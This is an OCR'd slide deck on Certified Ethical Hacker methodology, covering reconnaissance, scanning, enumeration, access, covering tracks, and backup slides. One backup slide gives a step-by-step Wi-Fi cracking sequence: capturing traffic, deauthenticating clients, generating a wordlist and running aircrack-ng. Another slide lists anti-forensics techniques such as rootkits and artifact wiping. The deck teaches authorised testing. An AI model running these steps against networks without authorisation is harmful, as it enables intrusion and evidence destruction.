CEH - METHODOLOGY

25.09.2019, ALBERT BALOGH

TABLE OF CONTENTS

RECONNAISSANCE (FOOTPRINTING)

> Give me six hours to chop down a tree and
> I will spend the first four to sharpening the axe.
> *Source: Abraham Lincoln*

Passive Reconnaissance

- Whois
- Google Search
- Job Sites
- Archive.org
- Dumpster Diving

Active Reconnaissance

- IP Ranges
- Websites
- DNS
- MX Records
- Personnel Informations

PASSIVE RECONNAISSANCE

In ***passive reconnaissance***, the attacker tries to gather as much as information about the target system from ***publicly available sources***, like the organizations website or social media. The attacker doesn't use his tools to send packets/probes to the target system, thus avoiding any direct contact, which might raise an alert.

- Whois
- Google Search
- Job Sites
- Social Media
- Archive.org
- Dumpster Diving
- …

ACTIVE RECONNAISSANCE

In ***active reconnaissance***, the attacker ***sends packets/datagrams/probes*** to the target system or network to gather information. This may include ping scans, SYN scans, operating system enumerations, banner grabbing, and so on. Such type of reconnaissance activity may raise an alarm and could be detected.

From now on, you need an official signed "**Penetration Test Agreement**" with the customer.

NO FURTHER ACTION WITHOUT THIS PAPER!!!

- IP Ranges
- Websites
- DNS
- MX Records
- Personnel Informations
- …

SCANNING

In this phase you are actively investigating the ***infrastructure map*** of the target. The proposed result is a ***Visio-Drawing*** with all the systems found and the details to them.

• IP Probes	Nmap, IP Sweeps, Ping Sweeps
• Port Scans	Nmap, Angry IP Scanner, PortsEntry
• OS Fingerprinting	Nmap, P0f-Tool, TCPDUMP
• Vulnerability Scan	Nessus, Nikto, OWASP ZAP, Golismero, …
• Firewalking	Firewalk
• …	

ENUMERATION

Is the phase of retrieving information like ***usernames***, ***default credentials***, ***host names***, ***network shares***, and ***services*** from the target system.

- ADExplorer
- DumpSec
- ENUM-Tool
- Enum4linux
- Hyena
- Nbtstat
- NetBIOS Enumerator
- SID2USER
- snmp_enum
- SNMPUtil
- SNScan
- …

GAINING ACCESS ESCALATING PRIVILEGES MAINTAINING ACCESS

Is the process of actively trying to ***access the systems*** found during scanning and enumeration.
If you can access a system, your very next step will be to assure further access (Open further doors).

- Metasploit/Meterpreter
- Password Crackers
- Shellshock
- Network Address Hijacking
- HTTP RAT
- SMAC
- …

COVERING TRACKS

Is the process of deleting all tracks of your ***successful penetration*** of the systems.

You are using Anti-Forensics Techniques for this, such as:


- Data/File Deletion
- Password Protection
- Steganography
- Data Hiding in File System Structures
- Trail Obfuscation
- Artifact Wiping
- Overwriting Data/Metadata
- Encryption
- Encrypted Network Protocols
- Program Packers
- Rootkits
- Minimizing Footprint
- Exploiting Forensics Tool Bugs
- Detecting Forensics Tool Activities
- …

THANK YOU FOR YOUR ATTENTION

BACKUP SLIGHTS

WHOIS

- My preferred tool is: **https://tools.dnsstuff.com**
- Searches:



GOOGLE

- Searches: <«firstname.surname@xxx.com>
  <xxx filetype:pdf or txt>
  <…..>

WIRELESS ATTACK

Everything depends on a ***perfect wordlist***, but they can be hugh and the time to reveal the password can be enormous.

1. Airmon-ng
   evtl. Kill PIDS

   airmon-ng start <wlan0mon> ➔ Starts monitor mode

   kill <xxx.>

2. Airodump-ng

   airodump-ng <wlan0mon>

   airodump-ng --bssid <bssid> -c <chnl> -w <Testfile> <wlan0mon>

3. Aireplay-ng

   aireplay-ng -0 50 -a <C8:.bssid> -c <c8:.device> <wlan0mon>

4. Crunch

   crunch <min> <max> abcABC0123456789 -o pwdfile.txt
   crunch 6 12 abcABC0123456789 -o pwdfile.txt
   Or use an existing wordlist like **rockyou.txt** in Kali.

5. Aircrack-ng

   aircrack-ng <..cap> -w <pwdfile.txt>